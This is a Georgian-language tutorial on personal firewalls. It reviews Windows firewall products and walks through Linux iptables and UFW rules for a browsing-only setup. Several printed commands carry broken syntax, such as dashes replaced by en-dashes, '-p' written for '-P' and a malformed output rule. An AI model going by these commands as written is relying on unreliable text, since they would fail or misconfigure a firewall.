პირველი და ყველაზე პოპულარული Firewall-ია Windows Comodo Firewall https://www.comodo.com/home/internet-security/firewall.php. ამ პროგრამის უფასო და კომერციული ვერსიები არსებობს. ადრე, ნამდვილად, კარგი პროგრამა იყო, თუმცა მოგვიანებით კომოდომ შექმნა პროგრამული პაკეტი, რომელიც მათ ბრაუზერსაც შეიცავს და როგორც აღმოჩნდა, ეს პაკეტი ვერ დაიკვეხნის უსაფრთხოების მაღალი ხარისხით. მარტო ცეცხლგამძლე კედელს თუ დააყენებთ, მასაც მოჰყვება არასაჭირო პროგრამები, რომლებსაც ასევე ჰქონდათ უსაფრთხოების ხარვეზები.

თუ Comodo Firewall-ის გამოყენება გინდათ, აუცილებლად ჩამოტვირთეთ მხოლოდ Firewall და არ დათანხმდეთ უსაფრთხოების სრული პაკეტის ჩამოტვირთვას. როცა ამ Firewall-ს დააყენებთ, აუცილებლად უნდა გამორთოთ ე.წ. geekbuddy. ამ ბმულზე https://malwaretips.com/blogs/comodo-geekbuddy-removal/ ნახავთ, როგორ მოიშოროთ თავიდან geekbuddy.

დაყენების შემდეგ Comodo Firewall გამოიტანს ფანჯარას და გკითხავთ, გინდათ თუ არა, მისმა ღრუბელში მოთავსებულმა სერვისმა შეამოწმოს თქვენი პროგრამები უსაფრთხოებაზე.

ეს კარგია უსაფრთხოებისათვის, თუმცა ანონიმურობისათვის არც ისე, რადგან ინფორმაციას უგზავნით Comodo-ს. ამ ფუნქციის ჩასართავად მონიშნეთ I want to enable “Cloud Based Behavior Analyses” of unrecognized programs by submitting them to COMODO with respect to the Privacy Policy.

მეორე ფუნქციაა Send anonymous program usage (e.g. crashes, errors, clicks, etc) statistics to COMODO in order to improve product’s quality, რომელიც მონაცემებს ანონიმურად აგზავნის. იგი გეუბნებათ, რომ გააგზავნის ინფორმაციას პროგრამების უეცარი გაჩერების, შეცდომების და სხვა ქმედებების შესახებ. ეს ფუნქცია არ გამოიყენოთ, რადგან გასაგზავნი ინფორმაცია შეიძლება დაშიფვრის გასაღებებს და სხვა მნიშვნელოვან ინფორმაციას შეიცავდეს. ასევე, არ დაეთანხმოთ მათ არცერთ შემოთავაზებას.

კომოდო იყენებს ე.წ. თეთრ სიას (White List), ანუ მისთვის ცნობილი სანდო პროგრამების სიას, დანარჩენ პროგრამებს კი განიხილავს, როგორც უცნობ პროგრამებს.

ალბათ ჯობია, რომ თქვენი საკუთარი თეთრი სია შექმნათ, ამისათვის Custom Policy - არასტანდარტული კონფიგურაცია უნდა აარჩიოთ, Comodo გიჩვენებთ თავის სანდო და უცნობი პროგრამების სიას, სწორედ ეს სიები უნდა გადააკეთოთ.

ასეთი Firewall-ების უპირატესობა იმაში მდგომარეობს, რომ გიჩვენებთ, რომელი პროგრამები ცდილობენ გარე კავშირის დამყარებას და შესაბამისად, შესაძლებელია, შეამოწმოთ და ალბათ, მიხვდეთ, თუ რომელიმე პროგრამა რამე უსარგებლო ან უსაფრთხოებისათვის მიუღებელ კავშირს ამყარებს, მაგალითად, თუ ვირუსი ცდილობს გარე კავშირის დამყარებას.

TinyWall - https://tinywall.pados.hu/ კარგი პროგრამაა, იგი იყენებს მარტივ და გასაგებ პრინციპებს კავშირების დაბლოკვის ან დაშვებისათვის. ეს Firewall მუშაობს თეთრი სიის პრინციპით, ანუ საშუალებას იძლევა, ადვილად მისცეთ ქსელზე წვდომა სანდო პროგრამებს, დანარჩენს კი დაბლოკავს. პატარა ზომის პროგრამაა, შესაბამისად, სისტემის ბევრ რესურსს არ წაიღებს.

Glasswire - https://www.glasswire.com/ ამ პროგრამის უფასო და ფასიანი ვერსიები არსებობენ. მისი განსაკუთრებული თვისებაა ქსელის მონიტორინგი, რომელიც ARP Spoofing-ს ადვილად იჭერს, ასევე, გაჩვენებთ, თუ რომელიმე პროგრამა რამენაირად შეიცვალა.

უყურებს პროგრამების ქცევას და ცდილობს დაადგინოს პროგრამები, რომლებიც შეიძლება მოქმედებდნენ, როგორც ვირუსები.

Glasswire საშუალებას იძლევა, ქსელის სხვა კომპიუტერებსაც უყუროთ და გაგაფრთხილოთ, თუ უცნობი მოწყობილობა შეუერთდება ქსელს, მაგალითად, WIFI-ის საშუალებით.

ZoneAlarm - https://www.zonealarm.com/pc-protection კიდევ ერთი კარგი Firewall-ის მაგალითია მისი უფასო და კომერციული ვერსიები არსებობენ.

ასევე, არსებობს უსაფრთხოების დაცვის სრული პაკეტები, რომლებიც შეიცავენ საკუთარ Firewall-ებს. ასეთი სისტემების უპირატესობა იმაშია, რომ მათში შემავალი ცეცხლგამძლე კედელი არ ჩამოუვარდება სხვა ცალკე მომუშავე ცეცხლგამძლე კედლებს, უპირატესობა კი ის აქვს, რომ ის ჩართულია ანტივირუსის მუშაობაში, შესაბამისად, უფრო ადვილად და ავტომატურად დაიცავს უსაფრთხოებას.

ერთ-ერთი ასეთი პაკეტია **Norton 360°** https://us.norton.com/. ეს ძლიერი კომერციული პროდუქტია, რომელიც სხვადასხვა დონის ბევრ დაცვას შეიცავს. მისი Firewall ერთ-ერთი საუკეთესოა დღეისათვის.

McAfee კიდევ ერთი ასეთი ნაკრებია https://www.mcafee.com/en-us/antivirus/mcafee-total-protection.html, რომელიც ბევრ სხვადასხვა კომპონენტს შეიცავს, მათ შორის, აქვს საკმაოდ კარგი Firewall.

ეს პაკეტები, ასევე, გთავაზობენ მობილურების და ოჯახის სხვა კომპიუტერების დაცვას.

დღეს ბაზარზე ბევრი, საკმაოდ კარგი, პროდუქტია, რომლებიც ამ პროგრამებს არ ჩამოუვარდება, თუმცა ანტივირუსების ბაზარზე მთავარია, რომ კომპანიამ მოახერხოს მუდმივად კარგი შედეგების მიღწევა და პროდუქტების გაახლება ახალი გამოწვევების გამოჩენისთანავე. ორივე ამ კომპანიამ წლების განმავლობაში დაამტკიცა, რომ ისინი არიან საუკეთესონი უსაფრთხოების ბაზარზე.

https://www.av-comparatives.org/ ძალიან საინტერესო საიტია, რომელზეც ქვეყნდება კიბერ უსაფრთხოების პროგრამის ტესტირების მეთოდები და შედეგები. ამ საიტიდან ბევრ საინტერესო ინფორმაციას წაიკითხავთ სრული დაცვის პაკეტების ტესტირების შესახებ.

როგორც უკვე ხედავთ, ზოგიერთ ვირუსს შეუძლია Firewall-ის გვერდის ავლა და საზოგადოდ, Firewall-ები არ იძლევიან ძალიან ძლიერ დაცვას ჰაკერების წინააღმდეგ. ისმის კითხვა, საჭირო კია ასეთი პროგრამა პერსონალურ კომპიუტერზე, თუ ქსელის სერვერზე დაყენებული პროგრამაა საკმარისი? ჩემი აზრით, პასუხია - კი საჭიროა,

რადგან კომპიუტერები ყოველთვის არ მუშაობენ დაცულ ქსელებში, მაგალითად, როცა მოგზაურობთ, Firewall დაგიცავთ უცხო კომპიუტერებთან კავშირისაგან. საკუთარ ქსელშიც კი Firewall-ს შეუძლია დაგიცვათ იმ შემთხვევაში, თუ ჰაკერებმა შემოაღწიეს ქსელში. ცხადია, ეს სრული დაცვა არაა, მაგრამ დაცვის ერთ-ერთ მნიშვნელოვან შრეს წარმოადგენს.

Linux-ის საკომპიუტერო ოპერაციულ სისტემებზე დაფუძნებული Firewall

Linux -ის ყველა თანამედროვე სისტემა იყენებს NetFilter-სისტემას, როგორც პაკეტების ფილტრაციის Firewall-ს. NetFilter-ს სჭირდება სამართავი ინტერფეისი. IPTables არის ერთ-ერთი ასეთი ინტერფეისი. როცა პაკეტი მიაღწევს სისტემამდე, იგი გადაეცემა NetFilter ქვესისტემას მის დასამუშავებლად, ან დასაბლოკად. დამუშავება და დაბლოკვა ხდება წესების მეშვეობით, რომელიც მომხმარებელმა უნდა განსაზღვროს IPTables-ს მეშვეობით. ბევრი სხვადასხვა ინტერფეისი არსებობს, რომ გაამარტივონ IPTables-ს გამოყენება, რადგან ეს უკანასკნელი ბრძანებებზეა დაფუძნებული და გრაფიკული ინტერფეისი არ გააჩნია. როგორც უკვე განვიხილეთ, IPTables-ით შესაძლებელია მართოთ კავშირები TCP da UDP პორტების გახსნის საშუალებით. ასევე, შეგიძლიათ მისცეთ წვდომა ან აუკრძალოთ წვდომა გარკვეულ IP მისამართებს ან IP მისამართების ჯგუფებს. IPTables მუშაობს პორტებთან, გადაცემის პროტოკოლის დონეზე, IP დონეზე და ტრანსპორტის დონეზე. როგორც აღვნიშნეთ, იგი შედის ყველა Linux ოპერაციულ სისტემაში, თუ ეს არ არის რაიმე სპეციალიზებული, ძალიან დაპატარავებული, სისტემა.

```
Iptables -L
```

გიჩვენებთ, დაყენებულია თუ არა ეს პროგრამა სისტემაზე და -L გიჩვენებთ Firewall-ისთვის განსაზღვრულ წესებს.

თუ რაიმე მიზეზის გამო IPTables არ არის დაყენებული, მაშინ ბრძანებით

```
apt -get install iptables
```

დააყენებთ მას, ან შეგიძლიათ გამოიყენოთ პაკეტების ნებისმიერი მენეჯერი, რომელიც თქვენს სისტემას მოჰყვა.

IpTables-ში წესები განაწილდება სამ ძირითად ჯგუფად, რომლებსაც ჯაჭვებს (Chain) უწოდებენ. როგორც ზემო სურათიდან ხედავთ, პირველი ჯაჭვია **INPUT** - შეყვანა, მეორე ჯაჭვია **FORWARD** - გადამისამართება და მესამე ჯაჭვია **OUTPUT** - გამოტანა.

INPUT - შემავალ კავშირებს აკონტროლებს. მაგალითად, თუ გვინდა კომპიუტერის Ping ან ფაილების გაცვლა, მაშინ INPUT ჯაჭვში უნდა განვსაზღვროთ შესაბამისი წესი.

FORWARD – ასევე, არის შემომავალი კავშირების წესების ჯაჭვი, მაგრამ იგი მუშაობს მხოლოდ იმ პაკეტებთან, რომლებიც სხვა მოწყობილობებზე უნდა გადამისამართდეს. თუ კომპიუტერს რუტერად არ იყენებთ, ან რამე

ძალიან სპეციფიურ რამეს არ აკეთებთ, როგორიც არის, მაგალითად, SSL Stripping, ამ ჯაჭვის გამოყენება არ დაგჭირდებათ პერსონალურ კომპიუტერზე.

OUTPUT ჯაჭვი კი აკონტროლებს გარეთ გამავალ კავშირებს. მაგალითად, თუ გინდათ, რომ ვებბრაუზინგი მოხერხდეს, ამისთვის უნდა გახსნათ პორტი 80 HTTP პროტოკოლთან სამუშაოდ, და/ან პორტი 443 HTTPS-თან სამუშაოდ, ასევე, UDP პორტი 53, DNS-სათვის.

ამ ჯაჭვებს აქვთ სისტემურად ნაგულისხმები წესები, ანუ თუ მომხმარებელმა არ განსაზღვრა ახალი წესები, მაშინ ეს წესები იმუშავებენ.

ზემოთ მოთავსებულ სურათზე დაინახავთ, რომ INPUT ჯაჭვის სისტემურად ნაგულისხმები წესია Drop, ანუ ყოველი შემომავალი კავშირი დაიბლოკება. ანუ როგორც სურათიდან ხედავთ, INPUT-ის გასწვრივ იწერება კონფიგურაცია, ხოლო ქვემოთ ჩამოთვლილია წესები, რომლებმაც უნდა გამოიყენონ ეს კონფიგურაცია. ჩვენს შემთხვევაში კონფიგურაციაა Drop (ჩააგდე), ხოლო წესები ამბობენ – ყველა პორტი (All), ყველა მიმართულებით (Anywhere), ანუ ეს ჯაჭვი გადააგდებს/დაბლოკავს ყველა პაკეტს, რომლებიც მოდიან ყველასაგან ყველა მიმართულებით. FORWARD-ს იგივე წესები და კონფიგურაცია შეესაბამება. OUTPUT-ს კონფიგურაციაა აქვს Drop, ხოლო წესები განსაზღვრავენ გამონაკლისს, როგორც ეს ბოლო სამ სტრიქონშია მოყვანილი. კონფიგურაციას შეიძლება სამი მნიშვნელობა ჰქონდეს, ACCEPT (მიიღე), DROP (ჩააგდე/დაბლოკე), REJECT – (უარყავი), ეს კი ნიშნავს, რომ კავშირი დაიბლოკება და შეტყობინება გაეგზავნება მომთხოვნს, რომ შეტყობინება დაიბლოკა. ამ შემთხვევაში ping ბრძანებაზე მიიღებთ პასუხს, რომ პორტი მიუღწევადია (The destination port is unreachable), DROP-ის შემთხვევაში კი პასუხს ვერ მიიღებთ, უბრალოდ პაკეტს ვადა გაუვა, რადგან უკან ვერ დაბრუნდება მოცემულ დროში, და სისტემა გეტყვით, რომ პაკეტს ვადა გაუვიდა.

`iptables -F` ბრძანება წაშლის ყველა წესს.

`Iptables -p INPUT DROP` – დააყენებს DROP კონფიგურაციას. თუ DROP-ის მაგივრად შეიყვანთ ACCEPT-ს, მაშინ მიღების კონფიგურაცია განისაზღვრება.

იგივეს გაკეთება შეგიძლიათ FORWARD და OUTPUT ჯაჭვების კონფიგურირებისათვის.

უკეთესად რომ ავხსნათ ეს ბრძანებები როგორ მუშაობს, კომპიუტერის კონფიგურირება მოვახდინოთ ისე, რომ მას მხოლოდ ვებბრაუზინგი შეეძლოს. ამისათვის რამდენიმე ნაბიჯს გავაკეთებთ:

1. დავბლოკოთ კავშირი ყველა ჯაჭვისთვის:

```
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -P OUTPUT DROP
```

2. დავუშვათ ყველა შემომავალი პაკეტი ლოკალურ ინტერფეისში.

```
iptables -A INPUT -i lo -j ACCEPT
```

ეს წესი საჭიროა, რადგან ბევრ პროგრამას სჭირდება ადგილობრივ ადაპტერთან კავშირი. აქ A აღნიშნავს Append (მიაბი), -i აღნიშნავს ინტერფეისს, lo აღნიშნავს ადგილობრივს (local), -j მიუთითებს, რომ უნდა განისაზღვროს წესი, ACCEPT კი ნიშნავს, რომ მიიღოს პაკეტები.

3. იმისათვის, რომ ნახოთ, რა წესებია განსაზღვრული, აკრიფეთ `iptables -L -V`

```
root@kali:~# iptables -L -v
Chain INPUT (policy DROP 2 packets, 386 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 ACCEPT     all  --  lo     any     anywhere             anywhere

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
```

აქ -L ნიშნავს სიას, ხოლო -v დაწვრილებითს.

4. შემდეგი წესია `iptables -A INPUT -m state – - state RELATED, ESTABLISHED -j ACCEPT.` აქ `-A` (Append) პარამეტრი შემომავალ პაკეტებს მიაბამს უკვე შემოსულ ინფორმაციას, `INPUT` აღნიშნავს შემომავალ ჯაჭვს, `–m` state აღნიშნავს, რომ სისტემა აამუშავებს state მოდულს, რომელიც განსაზღვრავს შემომავალი პაკეტის მდგომარეობას, არის ის ახალი, დაკავშირებული, თუ არსებული. ახალი ნიშნავს ახალი კავშირის მოთხოვნას, რომელიც არ იყო ინიცირებული თქვენი კომპიუტერის მიერ, დაკავშირებული (Related) და არსებული (Established) კი ნიშნავს, რომ შემომავალი პაკეტი დაკავშირებულია ან პირდაპირი პასუხია თქვენი კომპიუტერის მიერ წამოწყებულ კავშირთან. `– - state RELATED, ESTABLISHED -j ACCEPT` ნიშნავს, რომ სისტემა მხოლოდ იმ პაკეტებს მიიღებს, რომლებიც დაკავშირებულია ან პირდაპირი პასუხია თქვენი კომპიუტერის მიერ წამოწყებულ კავშირზე. ანუ შევქმენით პაკეტების ფილტრაციის დინამიური წესი, როგორც ეს ზემოთ იყო განხილული. მისი საშუალებით აღარ იქნება საჭირო, რომ გარეთ გამავალი ყოველი პორტისთვის განსაზღვროთ საპასუხო პაკეტების მიღების წესი. მისი საშუალებით დინამიურად განსაზღვრეთ პაკეტების მიღების წესი ყველა გახსნილი პორტისათვის. `Iptables -L –line-number -n` ბრძანება ეკრანზე გამოიტანს წესების სიას, სადაც წესი 2 არის სწორედ ახლახან განსაზღვრული წესი.

```
root@kali:~# iptables -L --line-number -n
Chain INPUT (policy DROP)
num  target     prot opt source               destination
1    ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
2    ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0           state RELATED,ESTABLISH
ED
```

5. შემდეგი წესით უნდა დავუშვათ ყველა გამავალი პაკეტი ადგილობრივ ინტერფეისზე

`iptables -A OUTPUT -m – o lo -j ACCEPT`
ანუ პროგრამები მოახერხებენ პაკეტების გაგზავნას თქვენს ქსელის ბარათზე ან სხვა კავშირის ინტერფეისზე.

6. ეხლა კი განვსაზღვროთ დინამიური წესი გარეთ გამავალი პაკეტებისათვის:

`iptables -A OUTPUT -m state – - state ESTABLISHED RELATED -j ACCEPT`

ეს წესი შემომავალი წესის ანალოგიურია.

7. ეხლა კი გავხსნათ პორტები

8. `iptables -A OUTPUT -o eth0 – p udp -m udp –m udp –dport 53 -j ACCEPT`

ბრძანება გახსნის პორტ UDP 53-ს

9. ეხლა კი გავხსნათ TCP 80 პორტი

`iptables -A OUTPUT -o eth0 – p tcp -m tcp --dport 80 -m state –state NEW -j ACCEPT`

10. და ბოლოს


```
iptables -A OUTPUT -o eth0 – p tcp -m tcp --dport 443 -m state –state NEW -j ACCEPT
```

ეს წესი გახსნის TCP 443 პორტს, რომელიც HTTPS პროტოკოლით კავშირის საშუალებას იძლევა.

ეხლა თუ შეიყვანთ ბრძანებას `wget`,

ნახავთ, რომ კავშირი მუშაობს და BBC-ს ვებ საიტთან კავშირი შესაძლებელია.


ბოლოს iptables -S ბრძანება საშუალებას გაძლევთ, გამოიტანოთ აკრეფილი ბრძანებების სია:



Kali და Debian სისტემებში ამ ბრძანებების ჩაწერა ხდება ბრძანებით:

```
/sbin/iptables-save
```

თუ რომელიმე წესის წაშლა გვინდა, მაშინ ჯერ ეკრანზე გამოვიტანოთ გადანომრილი წესები ბრძანებით `iptables -L --line-number -n`



და შემდეგ iptables -D OUTPUT 5 - ით შეგვიძლია წავშალოთ გარეთ გამავალი წესი ნომერი 5, რომელიც არის TCP 443 პორტის გახსნა.

თუ ისევ გაუშვებთ ბრძანებას `iptables -L -line -number -n`, ნახავთ, რომ მხოლოდ 4 წესი დარჩა და `wget` https://www.bbc.co.uk ბრძანებით ვერ მოახერხებთ HTTPS პროტოკოლით დაკავშირებას, თუმცა HTTP იმუშავებს.

თუ ყველა წესის წაშლა და თავიდან დაწყება გინდათ, ჯერ ყველა წესი გადაიყვანეთ Accept-ზე,

```
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
```

ამის შემდეგ კი წაშალეთ ყველაფერი ბრძანებებით:

```
iptables -t nat -F
iptables -t mangle -F
iptables -X
```

ამ ბრძანებებით წაშლით NAT-ს და mangle-ს. თუ მათ არ იყენებთ, ბრძანება არაფერს შეცვლის, -F (Flush) ნიშნავს ყველაფრის წაშლას, ხოლო -X ნიშნავს, რომ წაიშლება ყველა, შესაძლოა თქვენთვის უცნობი, სისტემურად ნაგულისხმები ჯაჭვი. საბოლოოდ მიიღებთ


როგორც ხედავთ, ყველაფერი წაიშალა.

ზემოთ განხილული ბრძანებები მხოლოდ IP ვერსია 4-თან მუშაობენ. IP ვერსია 6-ს თავისი განსხვავებული და ცალკე წესები და ჯაჭვები აქვს. IP ვერსია 6-ის გასაუქმებლად შეგიძლიათ გამოიყენოთ ბრძანებები:

```
Ip6tables -P INPUT DROP
ip6tables -P FORWARD DROP
ip6tables -P OUTPUT DROP
```

მომხმარებლების უმეტესობა არ გამოიყენებს IP ვერსია 6-ს.

კომპიუტერის Firewall-ის სწორი კონფიგურირების შესაბამისი წესების შექმნის ბრძანებებს იპოვით ამ საიტზე https://github.com/meetrp/personalfirewall. აქვე იპოვით სკრიპტებს, რომლებიც ავტომატიზაციას გაუკეთებენ ახალი წესების შექმნას და Firewall-ის კონფიგურირებას. ზემოთ მოყვანილი მაგალითების შემდეგ ასეთი სკრიპტების დათვალიერება და გაგება შედარებით გაგიადვილდებათ.



თუ რამე არასტანდარტულს იყენებთ, მაგალითად, VPN ან TOR კავშირებს, მაშინ მათი შესაბამისი წესების განსაზღვრაც მოგიწევთ. ამისათვის მოძებნეთ მსგავსი ბრძანება ამ საიტზე და გადააკეთეთ თქვენი საჭიროებების შესაბამისად.

ბოლოს კი საიტი https://www.frozentux.net/iptables-tutorial/iptables-tutorial.html წარმოადგენს iptables - სახელმძღვანელოს.

ინტერფეისები - UFW, GUFW, NFTABLES

Firewall-ების კონფიგურირება საკმაოდ ბევრი ბრძანებისა თუ გადამრთველის დამახსოვრებას ითვალისწინებს და ამას თუ ყოველდღე არ აკეთებთ, ძნელი იქნება ყველაფრის დამახსოვრება. შესაბამისად, რამდენიმე გრაფიკული ინტერფეისი შეიქმნა Linux-ში Firewall-ის კონფიგურირებისათვის. Uncomplicated Firewall (UFW) https://wiki.ubuntu.com/UncomplicatedFirewall წარმოადგენს ერთ-ერთ ასეთ პროგრამას. მას არ აქვს გრაფიკული ინტერფეისი და შექმნილია ხალხისათვის, ვისაც ესმის Firewall-ის პრინციპები, მაგრამ არ იცის, ან არ ახსოვს iptables-ბრძანებები. მიუხედავად იმისა, რომ ეს ინტერფეისიც ბრძანებებზეა დაფუძნებული, იგი ბევრად ამარტივებს Firewall-ებთან მუშაობას.

ზოგიერთ სისტემაში ეს პაკეტი დაყენებულია და ზოგიერთში არ არის დაყენებული, მაგალითად, Kali-ში არ არის დაყენებული. მის დაყენება `apt-get` ბრძანებით მარტივად შეიძლება.

ბრძანება UFW Status გაჩვენებთ, აქტიურია თუ პასიური (inactive) UFW. UFW enable გააქტიურებს UFW-ს. თუ მერე გაუშვებთ ბრძანებას UFW Status, სისტემა გიჩვენებთ:

```
root@kali:~# ufw status
Status: inactive
root@kali:~# ufw enable
Firewall is active and enabled on system startup
root@kali:~# ufw status
Status: active

To                         Action      From
--                         ------      ----
80                         ALLOW OUT   Anywhere
443                        ALLOW OUT   Anywhere
53/udp                     ALLOW OUT   Anywhere
67:68/udp                  ALLOW OUT   Anywhere
```

როგორც ხედავთ, გვიჩვენებს, რომ UFW აქტიურია და ასევე, გვაჩვენებს, რა წესებია განსაზღვრული. თუ ამ ბრძანებას დავუმატებთ `-v(verbose)` გადამრთველს, უფრო მეტ ინფორმაციას მოგვცემს:

```
root@kali:~# ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), deny (outgoing)
New profiles: skip

To                         Action      From
--                         ------      ----
80                         ALLOW OUT   Anywhere
443                        ALLOW OUT   Anywhere
53/udp                     ALLOW OUT   Anywhere
67:68/udp                  ALLOW OUT   Anywhere
```

სადაც ხედავთ, რომ შემომავალი და გამავალი კავშირები სისტემურად არის აკრძალული - Default: deny (incoming), deny (outgoing) და შემდეგ ამბობს, რომ ახალ კონფიგურაციებში (New Profiles) სისტემურად ნაგულისხმებმა ბრძანებებმა გამოტოვონ (skip) ახალი წესები. ანუ ეს წესები მაინც შესრულდეს მიუხედავად სისტემური შეზღუდვებისა.

მაგალითად, პორტი 22-იდან გარე კავშირის ნებართვის მისაცემად უნდა შეიყვანოთ

`ufw allow out 22`

```
root@kali:~# ufw allow out 22
Rule added
Rule added (v6)
root@kali:~# ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), deny (outgoing)
New profiles: skip

To                         Action      From
--                         ------      ----
80                         ALLOW OUT   Anywhere
443                        ALLOW OUT   Anywhere
53/udp                     ALLOW OUT   Anywhere
67:68/udp                  ALLOW OUT   Anywhere
22                         ALLOW OUT   Anywhere
22                         ALLOW OUT   Anywhere (v6)
```


წესებს ახალი წესი დაემატება, რომელიც გარეთ გამავალ პორტ 22-ს გახსნის.

მის წასაშლელად აკრიფეთ:


`ufw delete allow out 22`

```
root@kali:~# ufw delete allow out 22
Rule deleted
Rule deleted (v6)
```

ბრძანება ufw status numbered გადანომრავს წესებს და შემდეგ ამ წესის შეცვლა ან წაშლა ამ ნომრების საშუალებითაც არის შესაძლებელი



ბრძანება `ufw delete 2` წაშლის მეორე წესს, ანუ პორტი 443 დაიხურება გარეთ გამავალი კავშირისათვის.

